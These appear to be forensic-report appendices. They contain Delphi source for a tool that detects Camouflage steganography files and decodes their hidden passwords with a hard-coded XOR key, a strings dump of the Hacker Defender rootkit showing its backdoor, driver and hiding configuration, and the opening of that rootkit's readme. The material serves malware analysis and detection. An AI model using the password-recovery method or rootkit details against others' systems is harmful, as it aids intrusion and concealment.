000072C0 000072C0 0 **Twisted Pear Productions**
000072FA 000072FA 0 **FileDescription**
0000731C 0000731C 0 **Keeps files containing sensitive information safe from prying eyes.**
000073AA 000073AA 0 LegalCopyright
000073C8 000073C8 0 **Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide**.
00007476 00007476 0 **ProductName**
00007490 00007490 0 **Camouflage**
000074AE 000074AE 0 **FileVersion**
000074C8 000074C8 0 **1.01.0001**
000074E2 000074E2 0 **ProductVersion**
00007500 00007500 0 **1.01.0001**
0000751A 0000751A 0 **InternalName**
00007534 00007534 0 **CamShell**
0000754E 0000754E 0 **OriginalFilename**
00007570 00007570 0 **CamShell.dll**
00007592 00007592 0 OLESelfRegister

Appendix 1-D: Source code of the Camouflaged File Checker

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, ShellAPI, Grids, Buttons, ExtCtrls;

type
  File_info = record
    file_type : Boolean; //true for orininal file, fasle for hided file
    file_name : array [0..254] of char;
    file_size : Integer;
  end;
  pFile_info = ^File_info;


type
  TForm1 = class(TForm)
    Memo1: TMemo;
    Panel1: TPanel;
    BitBtn1: TBitBtn;
    Label1: TLabel;
    Label2: TLabel;
    Splitter1: TSplitter;
    Memo2: TMemo;
    Panel2: TPanel;
    Panel3: TPanel;
    procedure FormCreate(Sender: TObject);
    procedure FormDestroy(Sender: TObject);
    procedure BitBtn1Click(Sender: TObject);
    procedure FormResize(Sender: TObject);
  private
    { Private declarations }
    procedure FileCheck(Filename: String);
    procedure WMDropFiles(var Msg: TWMDropFiles); message WM_DROPFILES;
    procedure MSG_ADD(display_type: byte; msg: String);
    procedure display_camouflaged_filename(filename: String);
    procedure display_password(var pwd: array of Byte; len:Integer);
    procedure display_no_files(no_files:Integer);
    procedure display_files_info(var files_info: TList);

  protected
  public
    { Public declarations }
  end;


const
  log = 0;
  info = 1;
  Size_of_Signature     = 20;
  Size_of_Password      = 255;
  Size_of_Filesnumbers   = 2;
  Size_of_Filesize      = 4;
  Size_of_Filename      = 255;
var
  Form1: TForm1;

  buf: array [0..255] of byte;
  signature: array [0..19] of byte =
($74,$A4,$54,$10,$22,$97,$20,$20,$20,$20,$20,$20,$20,$20,$20,$20,$20,$20,$20,$20);
  key: array [0..255] of byte = ($02,$95,$7A,$22,$0C,$A6,$14,$E1,$E1,$CF,$BF,$65,$20,$6F,$9E,$B3,
                                 $99,$65,$4A,$53,$FB,$F6,$75,$54,$AD,$23,$CD,$7E,$9C,$29,$E7,$FC,
                                 $E2,$F9,$4D,$D2,$42,$4E,$06,$C0,$F8,$9A,$1C,$62,$38,$74,$24,$00,
                                 $55,$DF,$41,$CB,$01,$A2,$B7,$F3,$8F,$8A,$DD,$AC,$33,$83,$60,$29,
                                 $F3,$78,$24,$3E,$7A,$EB,$D3,$E4,$9D,$9D,$43,$94,$4A,$C7,$45,$6D,
                                 $25,$74,$EB,$0B,$98,$C9,$7C,$FC,$C8,$BA,$32,$6B,$00,$D3,$C5,$C2,
                                 $94,$34,$AF,$B0,$E5,$95,$7D,$2A,$84,$A4,$5F,$E5,$6E,$27,$2A,$DB,
                                 $96,$7E,$3E,$48,$39,$46,$CF,$6F,$71,$AA,$3C,$31,$9A,$A9,$9E,$8F,
                                 $89,$73,$B3,$39,$CA,$32,$D5,$F0,$31,$59,$7C,$02,$2E,$86,$37,$F9,
                                 $2B,$7E,$51,$F2,$41,$81,$0C,$D4,$65,$15,$F7,$70,$D4,$19,$98,$20,
                                 $BF,$20,$B8,$55,$67,$CC,$81,$18,$8C,$13,$3C,$63,$3C,$92,$11,$E4,
```

```
                    $5B,$1B,$08,$22,$60,$4C,$4A,$C5,$8A,$B3,$C5,$75,$C3,$90,$7A,$F2,
                    $B2,$B6,$C8,$D0,$38,$8A,$C2,$86,$F0,$AC,$E9,$CA,$5C,$4E,$3E,$09,
                    $29,$78,$29,$99,$5A,$84,$D5,$BA,$5E,$D5,$92,$7A,$38,$FA,$D0,$60,
                    $EC,$F5,$27,$BA,$EE,$B7,$DE,$9F,$9B,$DE,$65,$D4,$76,$39,$76,$9C,
                    $DA,$68,$8D,$A8,$A0,$A6,$1E,$D9,$DB,$0F,$4D,$AB,$92,$CD,$71,$12);
implementation

{$R *.DFM}

procedure TForm1.MSG_ADD(display_type: byte; msg: STring);
begin
  if display_type = log then
  begin
    Memo2.Lines.Add(msg);
  end
  else if display_type = info then
  begin
    Memo1.Lines.Add(msg);
  end;
end;

procedure TForm1.display_camouflaged_filename(filename: String);
var
  i: Integer;
  tmp: String;
begin
  MSG_ADD(info, Filename);
  for i:=0 to 100 do
  begin
    tmp:= tmp + '=';
  end;
  MSG_ADD(info, tmp);
end;

procedure TForm1.display_password(var pwd: array of Byte; len: integer);
var
  s: String;
  i: integer;
begin
  for i:=0 to len do
  begin
    s := s + chr(pwd[i]);
  end;
  if len = -1 then s:='<null>';
  MSG_ADD(info,'     Password: '+s);
end;

procedure TForm1.display_no_files(no_files:Integer);
begin
  MSG_ADD(info, '     Number of files in the camouflaged file: ' + inttostr(no_files));
end;

procedure TForm1.display_files_info(var files_info: TList);
var
  i: Integer;
  pfile: pFile_info;
  tmp: String;
begin
  MSG_ADD(info, '     Information of files:');
  for i:=0 to files_info.Count -1 do
  begin
    pfile := files_info.Items[i];
    if pfile.file_type then
    begin
      tmp := '       org file: ' + pfile.file_name + ' (' + inttostr(pfile.file_size) + ' Bytes)';
    end
    else
    begin
      tmp := '       '  + 'hided file ' + inttostr(i) + ': ' + pfile.file_name + ' (' + inttostr(pfile.file_size) + ' Bytes)';
    end;
    MSG_ADD(info, tmp);
  end;
end;

procedure TForm1.FormCreate(Sender: TObject);
```

```
begin
  DragAcceptFiles(Handle, TRUE);
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
  DragAcceptFiles(Handle, FALSE);
end;

procedure TForm1.WMDropFiles(var Msg: TWMDropFiles);
var
  I: integer;
  S: string;
begin
  with Msg do
  begin
    for I := 0 to DragQueryFile(Drop, $FFFFFFFF, nil, 0) - 1 do
    begin
      SetLength(S, DragQueryFile(Drop, I, nil, 0)+1);
      DragQueryFile(Drop, I, PChar(S), Length(S));
      FileCheck(S);
    end;
    DragFinish(Drop);
  end;
end;

procedure TForm1.FileCheck(Filename:String);
var
  Stream: TFileStream;
  i,j: Integer;
  pos: Integer;
  no_files: Integer;
  pfile: pFile_info;
  files_info: TList;
begin
  if DirectoryExists(Filename) then
  begin
    MSG_ADD(log,'Can not open directior:' + Filename);
    exit;
  end;

  try
    Stream := TFileStream.Create(Filename,fmOpenRead,fmShareDenyNone        );
  except
    MSG_ADD(log,'Can not find file:' + Filename );
    exit;
  end;

//check the signature of then camouflged file
  pos := - Size_of_Signature;
  Stream.Seek(pos, sofromend);
  Stream.ReadBuffer(buf, Size_of_Signature);
  for i:=0 to Size_of_Signature - 1 do
  begin
    if (buf[i]<>signature[i]) then
    begin
      MSG_ADD(log,'NOT camouflaged file:' + Filename );
      Stream.Free;
      exit;
    end;
  end;
  display_camouflaged_filename (filename);

//get the password of the camouflaged file
  pos := pos - Size_of_Password;
  Stream.Seek(pos, sofromend);
  Stream.ReadBuffer(buf, Size_of_Password);
  for i:=0 to Size_of_Password -1 do
  begin
    if (buf[i] = $20) and ((i = Size_of_Password -1) or (buf[i+1] = $20)) then
    begin
      break
    end
    else
    begin
```

```
      buf[i] := buf[i] xor key[i];
    end;
  end;
  display_password(buf,i-1);

//get number of files in the camouflaged file
  pos := pos - Size_of_Filesnumbers;
  Stream.Seek(pos, sofromend);
  Stream.ReadBuffer(no_files, Size_of_Filesnumbers);
  display_no_files(no_files);

//allocate space to save file info
  files_info := TList.Create;
  for i:=0 to no_files -1 do
  begin
    new(pfile);
    files_info.Add(pfile);
  end;

//get file size of each file
  for i:=0 to no_files -1 do
  begin
    pos := pos - Size_of_Filesize;
    Stream.Seek(pos, sofromend);
    pfile := files_info.Items[i];
    Stream.ReadBuffer(pfile.file_size, Size_of_Filesize);
    if i=0 then
    begin
      pfile.file_type := true;
    end
    else
    begin
      pfile.file_type := false;
    end;
  end;

//get file name of each file
  for i:=0 to no_files -1 do
  begin
    pos := pos - Size_of_Filename;
    Stream.Seek(pos, sofromend);
    pfile := files_info.Items[i];
    Stream.ReadBuffer(buf, Size_of_Filename);
    //calculate real file name
    for j:= 0 to Size_of_Filename -1 do
    begin
      if (buf[j] = $20) and ((j = Size_of_Filename -1) or (buf[j+1] = $20))then
      begin
       break
      end
      else
      begin
       pfile.file_name[j] := chr(buf[j] xor key[j]);
      end;
    end;
    pfile.file_name[j] := #0;
  end;
  display_files_info(files_info);

  MSG_ADD(info,' ');
  files_info.Free;
  Stream.Free;
end;

procedure TForm1.BitBtn1Click(Sender: TObject);
begin
  Memo1.Lines.Clear;
  Memo2.Lines.Clear;
end;

procedure TForm1.FormResize(Sender: TObject);
begin
  BitBtn1.Left := Panel1.Left + (Panel1.Width - BitBtn1.Width)- 10;
end;
```

```
end.
```

Appendix 2-A Reulsts of the Bintext (unpacked msserver.exe)

```
File pos   Mem pos      ID   Text
========   =======     ==   ====

00000050   00400050     0   This program must be run under Win32
000001F8   004001F8     0   snyped
00000220   00400220     0   snyped
00000248   00400248     0   snyped
00000270   00400270     0   snyped
00000298   00400298     0   snyped
000002C0   004002C0     0   snyped
000002E8   004002E8     0   snyped
00000310   00400310     0   snyped
00000338   00400338     0   snyped
00001006   00401006     0   StringX
00001059   00401059     0   TObject
00001244   00401244     0   SVWUQ
00001465   00401465     0   w;;t$
00001570   00401570     0   SVWUQ
000020E6   004020E6     0   Uh>"@
00002685   00402685     0   C<"u1S
000026DF   004026DF     0   Q<"u8S
0000282C   0040282C     0   ,$YXZ
0000295A   0040295A     0   Ht Ht.
000029A5   004029A5     0   F$$)@
00002EDB   00402EDB     0   ~KxI[)
00003004   00403004     0   SOFTWARE\Borland\Delphi\RTL
00003020   00403020     0   FPUMaskValue
00003239   00403239     0   PPRTj
000033B3   004033B3     0   YZXtp
0000352A   0040352A     0   t=HtN
00003704   00403704     0   Uh27@
00003BD8   00403BD8     0   SVWRP
00003DB6   00403DB6     0   t1SVW
00004028   00404028     0   USVW1
000040A4   004040A4     0   USVW1
000044DD   004044DD     0   Uh8E@
00004805   00404805     0   Uh%H@
0000483D   0040483D     0   Uh]H@
00004B09   00404B09     0   Uh)K@
00004B8A   00404B8A     0   Uh&L@
00004CEF   00404CEF     0   Uh4M@
0000504E   0040504E     0   @f;\F
000051D5   004051D5     0   Uh"R@
000053D1   004053D1     0   UhKT@
00005721   00405721     0   UhAW@
00005965   00405965     0   TList
00005CD3   00405CD3     0   UhZ]@
00005DE2   00405DE2     0   kernel32.dll
00005DEF   00405DEF     0   SetLastError
00005DFC   00405DFC     0   CreateMailslotA
00005E0C   00405E0C     0   GetMailslotInfo
00005E1C   00405E1C     0   WriteFile
00005E26   00405E26     0   ReadFile
00005E2F   00405E2F     0   CloseHandle
00005E3B   00405E3B     0   GetEnvironmentVariableW
00005E53   00405E53     0   GetModuleFileNameA
00005E66   00405E66     0   DuplicateHandle
00005E76   00405E76     0   CreateProcessA
00005E85   00405E85     0   ExitThread
00005E90   00405E90     0   CreateThread
00005E9D   00405E9D     0   CreatePipe
00005EA8   00405EA8     0   PeekNamedPipe
00005EB6   00405EB6     0   WaitForMultipleObjects
00005ECD   00405ECD     0   TerminateThread
00005EDD   00405EDD     0   TerminateProcess
00005EEE   00405EEE     0   DisconnectNamedPipe
00005F02   00405F02     0   IsBadReadPtr
00005F0F   00405F0F     0   OpenProcess
00005F1B   00405F1B     0   LocalAlloc
00005F26   00405F26     0   LocalFree
00005F30   00405F30     0   GetLastError
```

```
00005F3D  00405F3D   0  advapi32.dll
00005F4A  00405F4A   0  EnumServiceGroupW
00005F5C  00405F5C   0  EnumServicesStatusA
00005F70  00405F70   0  EnumServicesStatusExW
00005F86  00405F86   0  EnumServicesStatusExA
00005F9C  00405F9C   0  AllocateAndInitializeSid
00005FB5  00405FB5   0  GetLengthSid
00005FC2  00405FC2   0  InitializeAcl
00005FD0  00405FD0   0  AddAccessAllowedAce
00005FE4  00405FE4   0  InitializeSecurityDescriptor
00006001  00406001   0  SetSecurityDescriptorDacl
0000601B  0040601B   0  ws2_32.dll
00006030  00406030   0  WSARecv
00006038  00406038   0  WSAGetLastError
00006048  00406048   0  WSAEventSelect
00006057  00406057   0  WSAIoctl
00006060  00406060   0  WSASocketA
0000606B  0040606B   0  WSAConnect
00006076  00406076   0  WSACreateEvent
00006085  00406085   0  WSAWaitForMultipleEvents
0000609E  0040609E   0  WSAEnumNetworkEvents
000060B3  004060B3   0  closesocket
000060BF  004060BF   0  user32.dll
000060CA  004060CA   0  PeekMessageA
000060D7  004060D7   0  ntdll.dll
000060E1  004060E1   0  NtQuerySystemInformation
000060FA  004060FA   0  NtQueryDirectoryFile
0000610F  0040610F   0  NtVdmControl
0000611C  0040611C   0  NtQueryObject
0000612A  0040612A   0  NtQueryInformationThread
00006143  00406143   0  NtResumeThread
00006152  00406152   0  NtSuspendThread
00006162  00406162   0  NtOpenThread
0000616F  0040616F   0  NtEnumerateKey
0000617E  0040617E   0  NtEnumerateValueKey
00006192  00406192   0  NtQueryVolumeInformationFile
000061AF  004061AF   0  LdrInitializeThunk
000061C2  004061C2   0  LdrLoadDll
000061CD  004061CD   0  NtOpenSection
000061DB  004061DB   0  NtMapViewOfSection
000061EE  004061EE   0  NtUnmapViewOfSection
00006203  00406203   0  NtOpenDirectoryObject
00006219  00406219   0  NtClose
00006221  00406221   0  NtAllocateVirtualMemory
00006239  00406239   0  NtFreeVirtualMemory
0000624D  0040624D   0  NtOpenProcess
0000625B  0040625B   0  NtDuplicateObject
0000626D  0040626D   0  NtReadVirtualMemory
00006281  00406281   0  NtWriteVirtualMemory
00006296  00406296   0  NtQueryVirtualMemory
000062AB  004062AB   0  NtFlushInstructionCache
000062C3  004062C3   0  NtProtectVirtualMemory
000062DA  004062DA   0  NtQueryInformationProcess
000062F4  004062F4   0  NtOpenKey
000062FE  004062FE   0  RtlAnsiStringToUnicodeString
0000631B  0040631B   0  RtlCompareUnicodeString
00006333  00406333   0  RtlInitAnsiString
00006345  00406345   0  NtCreateFile
00006352  00406352   0  NtDeviceIoControlFile
00006368  00406368   0  NtOpenFile
00006373  00406373   0  NtNotifyChangeDirectoryFile
0000638F  0040638F   0  NtWaitForSingleObject
000063A5  004063A5   0  NtWaitForMultipleObjects
000063BE  004063BE   0  NtDelayExecution
000063CF  004063CF   0  NtQuerySystemTime
00006C2D  00406C2D   0  \BaseNamedObjects
00006C3F  00406C3F   0  \\.\mailslot\hxdef-rk084sABCDEFGH
00006C61  00406C61   0  \\.\mailslot\hxdef-rkc000
00006C7B  00406C7B   0  \\.\mailslot\hxdef-rkb000
00006C95  00406C95   0  \Device\Mailslot\hxdef*
00006CAD  00406CAD   0  \Device\Tcp
00006CB9  00406CB9   0  \Device\Udp
00007D43  00407D43   0  uDPPPPj
00007EB0  00407EB0   0  Z@tHH
00007FF8  00407FF8   0  VfXfX,
```

```
0000800D   0040800D    0   PQQQQQQQQj
0000802D   0040802D    0   Esnyped
00008036   00408036    0   snyped
0000803E   0040803E    0   snyped
00008046   00408046    0   snyped
00008110   00408110    0   0VVPVVj
00008A32   00408A32    0   tTWWj@
00008B91   00408B91    0   t'QVWI
000098AE   004098AE    0   uXj YQ
0000A4C4   0040A4C4    0   GGGG1
0000AC28   0040AC28    0   ntdll.dll
0000AC34   0040AC34    0   NtQuerySystemInformation
0000AC50   0040AC50    0   NtLoadDriver
0000AC60   0040AC60    0   NtQueryObject
0000AC70   0040AC70    0   NtQueryVolumeInformationFile
0000AC90   0040AC90    0   RtlAnsiStringToUnicodeString
0000ACB0   0040ACB0    0   RtlUnicodeStringToAnsiString
0000ACD0   0040ACD0    0   RtlFreeAnsiString
0000ACE4   0040ACE4    0   RtlFreeUnicodeString
0000ACFC   0040ACFC    0   RtlInitUnicodeString
0000AD14   0040AD14    0   kernel32.dll
0000AD24   0040AD24    0   GetModuleHandleA
0000AD38   0040AD38    0   GetProcAddress
0000ADF5   0040ADF5    0   ;FDt.
0000B0C4   0040B0C4    0   kernel32.dll
0000B0DC   0040B0DC    0   System
0000B0EC   0040B0EC    0   \\.\mailslot\hxdef-rk084s
0000B3C4   0040B3C4    0   |<>:\/"
0000C590   0040C590    0   [HIDDEN TABLE]
0000C5A8   0040C5A8    0   [ROOT PROCESSES]
0000C5C4   0040C5C4    0   [HIDDEN SERVICES]
0000C5E0   0040C5E0    0   [HIDDEN REGKEYS]
0000C5FC   0040C5FC    0   [HIDDEN REGVALUES]
0000C618   0040C618    0   [FREE SPACE]
0000C658   0040C658    0   [HIDDEN PORTS]
0000C69C   0040C69C    0   [SETTINGS]
0000C6BC   0040C6BC    0   PASSWORD
0000C6D0   0040C6D0    0   BACKDOORSHELL
0000C6E8   0040C6E8    0   SERVICENAME
0000C6FC   0040C6FC    0   SERVICEDISPLAYNAME
0000C718   0040C718    0   SERVICEDESCRIPTION
0000C734   0040C734    0   DRIVERNAME
0000C748   0040C748    0   DRIVERFILENAME
0000C760   0040C760    0   FILEMAPPINGNAME
0000CB48   0040CB48    0   %cmd%
0000CB50   0040CB50    0   COMSPEC
0000CB60   0040CB60    0   %cmddir%
0000CB74   0040CB74    0   %sysdir%
0000CB88   0040CB88    0   %windir%
0000CB9C   0040CB9C    0   %tmpdir%
0000CE58   0040CE58    0   [STARTUP RUN]
0000D00D   0040D00D    0   QQQQS
0000D1C0   0040D1C0    0   Service
0000D1C8   0040D1C8    0   SYSTEM\CurrentControlSet\Control\SafeBoot\
0000D1F4   0040D1F4    0   Minimal
0000D1FC   0040D1FC    0   Network
0000D33C   0040D33C    0   SYSTEM\CurrentControlSet\Control\SafeBoot\
0000D368   0040D368    0   Minimal
0000D370   0040D370    0   Network
0000D464   0040D464    0   advapi32.dll
0000D474   0040D474    0   ChangeServiceConfig2A
0000D4BC   0040D4BC    0   \\.\HxDefDriver
0000D590   0040D590    0   \Registry\Machine\System\CurrentControlSet\Services\
0000D86C   0040D86C    0   SYSTEM\CurrentControlSet\Services\
0000D890   0040D890    0   ErrorControl
0000D8A0   0040D8A0    0   ImagePath
0000D8AC   0040D8AC    0   Start
0000DB0D   0040DB0D    0   D$ Pj
0000DB40   0040DB40    0   SeDebugPrivilege
0000DB60   0040DB60    0   SeLoadDriverPrivilege
0000DC94   0040DC94    0   \\.\mailslot\hxdef-rk084s
0000E128   0040E128    0   \\.\mailslot\hxdef-rkc
0000E148   0040E148    0   \\.\mailslot\hxdef-rkb
0000E174   0040E174    0   " -:bd:-
0000E5A1   0040E5A1    0   "u#ht,H
```

```
0000E94C   0040E94C     0   \\.\mailslot\hxdef-rks
0000E964   0040E964     0   COMSPEC
0000EC58   0040EC58     0   -:INSTALLONLY
0000EC70   0040EC70     0   -:REFRESH
0000EC84   0040EC84     0   -:NOSERVICE
0000EC98   0040EC98     0   -:UNINSTALL
0000ECAC   0040ECAC     0   -:BD:-
0000F058   0040F058     0   Error
0000F060   0040F060     0   Runtime error     at 00000000
0000F080   0040F080     0   0123456789ABCDEF
0000F0DC   0040F0DC     0   0123456789ABCDEF
000832F8   004832F8     0   kernel32.dll
00083308   00483308     0   DeleteCriticalSection
00083320   00483320     0   LeaveCriticalSection
00083338   00483338     0   EnterCriticalSection
00083350   00483350     0   InitializeCriticalSection
0008336C   0048336C     0   VirtualFree
0008337A   0048337A     0   VirtualAlloc
0008338A   0048338A     0   LocalFree
00083396   00483396     0   LocalAlloc
000833A4   004833A4     0   GetVersion
000833B2   004833B2     0   GetCurrentThreadId
000833C8   004833C8     0   GetThreadLocale
000833DA   004833DA     0   GetStartupInfoA
000833EC   004833EC     0   GetModuleFileNameA
00083402   00483402     0   GetLocaleInfoA
00083414   00483414     0   GetLastError
00083424   00483424     0   GetCommandLineA
00083436   00483436     0   FreeLibrary
00083444   00483444     0   ExitProcess
00083452   00483452     0   WriteFile
0008345E   0048345E     0   UnhandledExceptionFilter
0008347A   0048347A     0   SetFilePointer
0008348C   0048348C     0   SetEndOfFile
0008349C   0048349C     0   RtlUnwind
000834A8   004834A8     0   ReadFile
000834B4   004834B4     0   RaiseException
000834C6   004834C6     0   GetStdHandle
000834D6   004834D6     0   GetFileSize
000834E4   004834E4     0   GetFileType
000834F2   004834F2     0   CreateFileA
00083500   00483500     0   CloseHandle
0008350C   0048350C     0   user32.dll
0008351A   0048351A     0   GetKeyboardType
0008352C   0048352C     0   MessageBoxA
0008353A   0048353A     0   CharNextA
00083544   00483544     0   advapi32.dll
00083554   00483554     0   RegQueryValueExA
00083568   00483568     0   RegOpenKeyExA
00083578   00483578     0   RegCloseKey
00083584   00483584     0   oleaut32.dll
00083594   00483594     0   SysFreeString
000835A2   004835A2     0   kernel32.dll
000835B2   004835B2     0   TlsSetValue
000835C0   004835C0     0   TlsGetValue
000835CE   004835CE     0   LocalAlloc
000835DC   004835DC     0   GetModuleHandleA
000835EE   004835EE     0   advapi32.dll
000835FE   004835FE     0   SetSecurityDescriptorDacl
0008361A   0048361A     0   RegSetValueExA
0008362C   0048362C     0   RegOpenKeyExA
0008363C   0048363C     0   RegDeleteKeyA
0008364C   0048364C     0   RegCreateKeyExA
0008365E   0048365E     0   RegCloseKey
0008366C   0048366C     0   OpenProcessToken
00083680   00483680     0   LookupPrivilegeValueA
00083698   00483698     0   InitializeSecurityDescriptor
000836B8   004836B8     0   InitializeAcl
000836C8   004836C8     0   GetLengthSid
000836D8   004836D8     0   AllocateAndInitializeSid
000836F4   004836F4     0   AdjustTokenPrivileges
0008370C   0048370C     0   AddAccessAllowedAce
00083720   00483720     0   kernel32.dll
00083730   00483730     0   WriteFile
0008373C   0048373C     0   WriteConsoleOutputA
```

```
00083752   00483752     0  WriteConsoleInputA
00083768   00483768     0  WaitForMultipleObjects
00083782   00483782     0  VirtualQuery
00083792   00483792     0  VirtualProtect
000837A4   004837A4     0  VirtualFree
000837B2   004837B2     0  VirtualAlloc
000837C2   004837C2     0  UnmapViewOfFile
000837D4   004837D4     0  TerminateThread
000837E6   004837E6     0  TerminateProcess
000837FA   004837FA     0  Sleep
00083802   00483802     0  SizeofResource
00083814   00483814     0  SetLastError
00083824   00483824     0  SetFileAttributesA
0008383A   0048383A     0  SetConsoleWindowInfo
00083852   00483852     0  SetConsoleScreenBufferSize
00083870   00483870     0  SetConsoleCursorPosition
0008388C   0048388C     0  SetConsoleCtrlHandler
000838A4   004838A4     0  ResumeThread
000838B4   004838B4     0  ReadFile
000838C0   004838C0     0  ReadConsoleOutputA
000838D6   004838D6     0  OpenProcess
000838E4   004838E4     0  MapViewOfFile
000838F4   004838F4     0  LockResource
00083904   00483904     0  LocalFree
00083910   00483910     0  LocalAlloc
0008391E   0048391E     0  LoadResource
0008392E   0048392E     0  LoadLibraryA
0008393E   0048393E     0  GetWindowsDirectoryA
00083956   00483956     0  GetVersionExA
00083966   00483966     0  GetTempPathA
00083976   00483976     0  GetSystemDirectoryA
0008398C   0048398C     0  GetStdHandle
0008399C   0048399C     0  GetProcAddress
000839AE   004839AE     0  GetModuleHandleA
000839C2   004839C2     0  GetModuleFileNameA
000839D8   004839D8     0  GetMailslotInfo
000839EA   004839EA     0  GetLocalTime
000839FA   004839FA     0  GetLastError
00083A0A   00483A0A     0  GetFileAttributesA
00083A20   00483A20     0  GetEnvironmentVariableA
00083A3A   00483A3A     0  GetCurrentProcessId
00083A50   00483A50     0  GetCurrentProcess
00083A64   00483A64     0  GetConsoleScreenBufferInfo
00083A82   00483A82     0  GenerateConsoleCtrlEvent
00083A9E   00483A9E     0  FreeConsole
00083AAC   00483AAC     0  FindResourceA
00083ABC   00483ABC     0  FindFirstFileA
00083ACE   00483ACE     0  FindClose
00083ADA   00483ADA     0  ExitThread
00083AE8   00483AE8     0  ExitProcess
00083AF6   00483AF6     0  DeleteFileA
00083B04   00483B04     0  CreateThread
00083B14   00483B14     0  CreateProcessA
00083B26   00483B26     0  CreateMailslotA
00083B38   00483B38     0  CreateFileMappingA
00083B4E   00483B4E     0  CreateFileA
00083B5C   00483B5C     0  CopyFileA
00083B68   00483B68     0  CompareStringA
00083B7A   00483B7A     0  CloseHandle
00083B88   00483B88     0  AllocConsole
00083B96   00483B96     0  user32.dll
00083BA4   00483BA4     0  PeekMessageA
00083BB2   00483BB2     0  advapi32.dll
00083BC2   00483BC2     0  UnlockServiceDatabase
00083BDA   00483BDA     0  StartServiceA
00083BEA   00483BEA     0  StartServiceCtrlDispatcherA
00083C08   00483C08     0  SetServiceStatus
00083C1C   00483C1C     0  RegisterServiceCtrlHandlerA
00083C3A   00483C3A     0  QueryServiceStatus
00083C50   00483C50     0  OpenServiceA
00083C60   00483C60     0  OpenSCManagerA
00083C72   00483C72     0  LockServiceDatabase
00083C88   00483C88     0  DeleteService
00083C98   00483C98     0  CreateServiceA
00083CAA   00483CAA     0  ControlService
```

```
00083CBC   00483CBC      0   CloseServiceHandle
00086118   00486118      0   0-      2         5
0008619D   0048619D      0   4A1263+
000861AD   004861AD      0   3@99?003
000861B6   004861B6      0   a=k3F;2{W
0008629B   0048629B      0   ,6{    ?
000862DD   004862DD      0                  ZPb}
000862F4   004862F4      0   B+;4)
000862FC   004862FC      0   83000606,
00086307   00486307      0   %aog&
00086346   00486346      0   2'*0$M
00086360   00486360      0   ~9_UG
000870FE   004870FE      0   hxdef084
00087108   00487108      0   UTypes
00087111   00487111      0   System
0008711A   0048711A      0   SysInit
00087124   00487124      0   UList
0008712B   0048712B      0   KWindows
00087135   00487135      0   9UJQCompress
00087144   00487144      0   WinSvc
0008714C   0048714C      0   ZUSysUtils
000871A5   004871A5      0   !This program cannot be run in DOS mode.
00087318   00487318      0   .text
0008733F   0048733F      0   h.rdata
00087367   00487367      0   H.data
000873B8   004873B8      0   .reloc
000876E0   004876E0      0   SPSSh
00087707   00487707      0   pu%VP
00087A76   00487A76      0   RtlFreeAnsiString
00087A8A   00487A8A      0   strncpy
00087A94   00487A94      0   RtlUnicodeStringToAnsiString
00087AB4   00487AB4      0   ObQueryNameString
00087AC8   00487AC8      0   IofCompleteRequest
00087ADE   00487ADE      0   KeDetachProcess
00087AF0   00487AF0      0   ObfDereferenceObject
00087B08   00487B08      0   ObReferenceObjectByHandle
00087B24   00487B24      0   KeAttachProcess
00087B36   00487B36      0   PsLookupProcessByProcessId
00087B54   00487B54      0   ZwClose
00087B5E   00487B5E      0   ZwSetInformationProcess
00087B78   00487B78      0   ZwDuplicateToken
00087B8C   00487B8C      0   ZwOpenProcessToken
00087BA2   00487BA2      0   ZwOpenProcess
00087BB2   00487BB2      0   IoDeleteDevice
00087BC4   00487BC4      0   IoDeleteSymbolicLink
00087BDC   00487BDC      0   RtlInitUnicodeString
00087BF4   00487BF4      0   IoCreateSymbolicLink
00087C0C   00487C0C      0   IoCreateDevice
00087C1C   00487C1C      0   ntoskrnl.exe
00087C63   00487C63      0   5/585A5J5p5
00087C77   00487C77      0   666<6E6U6
00087C89   00487C89      0   6"7*757H7Q7V7n7~7
00087CE4   00487CE4      0   objfre\i386\driver.sys
00087E48   00487E48      0   C:\drv\objfre\i386\driver.pdb
000880D4   004880D4      0   s8Ht5x3f
0008822E   0048822E      0   @@PRVWQSPPh
00088245   00488245      0   tM[Y_
000882EA   004882EA      0   j0SPj
00088487   00488487      0   PE-PACK: MEMORY ALERT
0008849D   0048849D      0   PE-PACK: IMPORT LDR ERROR
000884B7   004884B7      0   Memory allocation failed!
000884D1   004884D1      0   Unable to load %s
000884E3   004884E3      0   %s not found in %s
000884F6   004884F6      0   Ordinal %.4Xh not found in %s
000885C1   004885C1      0   KERNEL32.DLL
000885D0   004885D0      0   GetModuleHandleA
000885E3   004885E3      0   LoadLibraryA
000885F2   004885F2      0   GetProcAddress
00088603   00488603      0   VirtualAlloc
00088612   00488612      0   VirtualFree
00088620   00488620      0   ExitProcess
0008862C   0048862C      0   USER32.DLL
00088639   00488639      0   MessageBoxA
00088647   00488647      0   wsprintfA
00088722   00488722      0   PE-PACK v1.0 -
```

```
00088732   00488732     0   - (C) Copyright 1998 by ANAKiN
00006CC4   00406CC4     0   p\??\HxDefDriver
00006D04   00406D04     0   "COMSPEC
000870C8   004870C8     0   PACKAGEINFO
000877BA   004877BA     0   \DosDevices\HxDefDriver
00087818   00487818     0   \Device\HxDefDriver
00087840   00487840     0   \DosDevices\HxDefDriver
```

Appendix 2-B Readme of the Hacker Defender v0.84

=====================[Hacker defender - English readme]=====================

NT Rootkit

Authors: Holy_Father <holy_father@phreaker.net>

Ratter/29A <ratter@atlas.cz>

Version: 0.8.4

Birthday: 20.10.2003

Home: http://rootkit.host.sk

Betatesters: ch0pper <THEMASKDEMON@flashmail.com>

aT4r <at4r@hotmail.com>

phj34r <phj34r@vmatrics.net>

unixdied <0edfd3cfd9f513ec030d3c7cbdf54819@hush.ai>

rebrinak

GuYoMe

ierdna <ierdna@go.ro>

Afakasf <undefeatable@pobox.sk>

=====[1. Contents]===

=====[2. Introduction]===

Hacker defender (hxdef) is rootkit for Windows NT 4.0, Windows 2000 and Windows XP, it may also work on latest NT based systems. Main code is written in Delphi 6. New functions are written in assembler. Driver code is written in C. Backdoor and redirector clients are coded mostly in Delphi 6.

program uses adapted LDE32

LDE32, Length-Disassembler Engine, 32-bit, (x) 1999-2000 Z0MBiE

special edition for REVERT tool

version 1.05

program uses Superfast/Supertiny Compression/Encryption library

Superfast/Supertiny Compression/Encryption library.

(c) 1998 by Jacky Qwerty/29A.

=====[2.1 Idea]==

The main idea of this program is to rewrite few memory segments in all running processes. Rewriting of some basic modules cause changes in processes behaviour. Rewriting must not affect the stability of the system or running processes.

